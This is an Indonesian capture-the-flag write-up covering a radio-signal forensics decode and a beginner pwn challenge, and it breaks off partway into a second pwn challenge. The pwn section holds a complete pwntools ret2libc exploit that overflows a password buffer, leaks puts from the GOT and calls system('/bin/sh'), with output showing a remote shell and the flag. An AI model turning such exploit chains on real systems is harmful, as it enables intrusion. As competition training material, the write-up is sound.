
```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/foren/hear : multimon-ng -t raw -a AFSK1200 output.
raw
multimon-ng 1.4.1
  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
  (C) 2012-2025 by Elias Oenal
Available demodulators: POCSAG512 POCSAG1200 POCSAG2400 FLEX FLEX_NEXT EAS UFSK1200 CLIPFSK FMSFSK AFSK
1200 AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI EEA EIA CCIR MO
RSE_CW DUMPCSV X10 SCOPE
Enabled demodulators: AFSK1200
AFSK1200: fm CBDX01-0 to APRS-0 UI  pid=F0
!/4K!!NK6mO   /A=004049CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}
```

Didapat flagnya

Flag: CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}

PWN

Starting Point



Starting Point


820

Here's an easy challenge to kick off your Independence Day. Made for beginner.

Author: `Wzrd`


```
ncat --ssl starting-point.serv1.cbd2025.cloud 443
```


Diberikan sebuah ELF file. Kita lakukan basic recon dulu



```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/start : file starting-point
starting-point: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=6f92b3e8d366c02dbf86fd8a7b93690b812d079a, for GNU/Linux 3.2.0,
 with debug_info, not stripped

 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/start : pwn checksec starting-point
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/start/starting-point'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
```

Dapat dilihat binarynya gaada canary dan PIE disabled.
Kemudian lanjut analisis menggunakan IDA


```
setvbuf(_bss_start, 0, 2, 0);
setvbuf(stderr, 0, 2, 0);
init_notes();
banner();
while ( 1 )
{
  while ( 1 )
  {
    print_menu();
    if ( (unsigned int)__isoc99_scanf("%d", &choice) == 1 )
      break;
    puts("Invalid");
    while ( getchar() != 10 )
      ;
  }
  getchar();
  switch ( choice )
  {
    case 1:
      create_note();
      break;
    case 2:
      view_note();
      break;
    case 3:
      list_notes();
      break;
    case 4:
      admin_edit_note();
      break;
    case 5:
      exit(0);
    default:
      puts("Invalid");
      break;
```
Dari fungsi main dapat dilihat bahwa ini adalah program notes manager. Setelah mengulik ngulik fungsi fungsinya, didapat BOF di fungsi **admin_edit_note()**



```
void __cdecl admin_edit_note()
{
  int idx; // [rsp+Ch] [rbp-14h] BYREF
  char pw[16]; // [rsp+10h] [rbp-10h] BYREF

  printf("Password: ");
  read(0, pw, 0x100u);
  if ( !strcmp(pw, password) )
  {
    printf("Index: ");
    __isoc99_scanf("%d", &idx);
    getchar();
    if ( (unsigned int)idx <= 4 )
    {
      printf("Content: ");
      fgets(notes[idx].content, 128, stdin);
      puts("Updated");
    }
    else
    {
      puts("Invalid");
    }
  }
  else
  {
    puts("Invalid");
  }
}
```

Buffer pw hanya dialokasikan sebanyak 16 bytes, namun kita bisa mengisi hingga 0x100 bytes. Jadi kita tinggal pilih menu 4 -> BOF -> leak libc -> panggil system() -> /bin/sh.


Ini script yang saya rakit bersama gemini

```
from pwn import *

context.binary = elf = ELF('./starting-point_patched')
context.log_level = 'debug'
try:
   libc = ELF('./libc.so.6')
   is_local_libc = True
except FileNotFoundError:
   print("File libc.so.6 tidak ditemukan. Offset harus dicari manual.")
   is_local_libc = False

# p = process('./starting-point')
p = remote('starting-point.serv1.cbd2025.cloud', 443, ssl=True)
```

```python
offset = 24
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret_gadget = rop.find_gadget(['ret'])[0]

log.info(f"Alamat puts@plt: {hex(puts_plt)}")
log.info(f"Alamat puts@got: {hex(puts_got)}")
log.info(f"Alamat main: {hex(main_addr)}")
log.info(f"Alamat gadget 'pop rdi; ret': {hex(pop_rdi)}")

# --- TAHAP 1: LEAK ALAMAT LIBC ---
log.info("Membangun payload Tahap 1 untuk leak...")
payload1 = b'A' * offset
payload1 += p64(pop_rdi)    # Siapkan RDI untuk argumen puts
payload1 += p64(puts_got)   # Argumen: alamat GOT dari puts
payload1 += p64(puts_plt)   # Panggil puts untuk mencetak alamat
payload1 += p64(main_addr) # Kembali ke main setelah selesai

# Kirim payload pertama
p.sendlineafter(b'> ', b'4')
p.sendlineafter(b'Password: ', payload1)

log.info("Payload Tahap 1 terkirim.")

p.recvline() # Buang baris pertama (misal: "Invalid")
leaked_puts_raw = p.recvline().strip()

leaked_puts = u64(leaked_puts_raw.ljust(8, b'\x00'))
log.success(f"Alamat puts di libc yang bocor: {hex(leaked_puts)}")

if not is_local_libc:
   log.warning("Tidak bisa melanjutkan tanpa file libc untuk menghitung
offset.")
   exit()
```


```
# --- TAHAP 2: HITUNG ALAMAT & DAPATKAN SHELL ---
log.info("Menghitung alamat basis libc...")
# Alamat basis = Alamat bocor - offset fungsi di file libc
libc.address = leaked_puts - libc.symbols['puts']
log.success(f"Alamat basis libc dihitung: {hex(libc.address)}")

# Sekarang kita bisa menghitung alamat apa pun di libc
system_addr = libc.symbols['system']
bin_sh_addr = next(libc.search(b'/bin/sh\x00'))

log.info(f"Alamat system() yang sebenarnya: {hex(system_addr)}")
log.info(f"Alamat string '/bin/sh' yang sebenarnya: {hex(bin_sh_addr)}")

log.info("Membangun payload Tahap 2 untuk shell...")
payload2 = b'A' * offset
payload2 += p64(ret_gadget)
payload2 += p64(pop_rdi)       # Siapkan RDI untuk argumen system
payload2 += p64(bin_sh_addr)   # Argumen: alamat string "/bin/sh"
payload2 += p64(system_addr)   # Panggil system()

# Kirim payload kedua (program sudah kembali ke main dan menunggu input)
p.sendlineafter(b'> ', b'4')
p.sendlineafter(b'Password: ', payload2)

log.success("Payload Tahap 2 terkirim. Seharusnya Anda mendapatkan
shell!")
p.interactive()
```

Ketika dijalankan kita mendapatkan shell, kemudian tinggal cat saja flagnya


```
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/start/starting-point_patched'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3fe000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/start/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to starting-point.serv1.cbd2025.cloud on port 443: Done
[*] Loaded 12 cached gadgets for './starting-point_patched'
[*] Alamat puts@plt: 0x401114
[*] Alamat puts@got: 0x404000
[*] Alamat main: 0x4019dd
[*] Alamat gadget 'pop rdi; ret': 0x401359
[*] Membangun payload Tahap 1 untuk leak...
[*] Payload Tahap 1 terkirim.
[+] Alamat puts di libc yang bocor: 0x7a6424190be0
[*] Menghitung alamat basis libc...
[+] Alamat basis libc dihitung: 0x7a6424109000
[*] Alamat system() yang sebenarnya: 0x7a6424161750
[*] Alamat string '/bin/sh' yang sebenarnya: 0x7a642422d442f
[*] Membangun payload Tahap 2 untuk shell...
[+] Payload Tahap 2 terkirim. Seharusnya Anda mendapatkan shell!
[*] Switching to interactive mode
Invalid
$ cat ../flag
CBD{a63f9e6b24bc95f85722c287b91f8b6e37141afe65360294}
```

Flag: CBD{a63f9e6b24bc95f85722c287b91f8b6e37141afe65360294}

Teletype



Teletype


930

The bird sings, the loop brings

Author: 0oflamp


```
ncat --ssl teletype.serv1.cbd2025.cloud 443
```

Diberikan sebuah ELF file, kemudian kita lakukan basic recon



```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/tele : file teletype
teletype: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l
d-linux-x86-64.so.2, BuildID[sha1]=055263d1859a9b3d1b6661aa4713a4f03ce58add, for GNU/Linux 3.2.0, with
debug_info, not stripped

 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/tele : pwn checksec teletype
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/tele/teletype'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
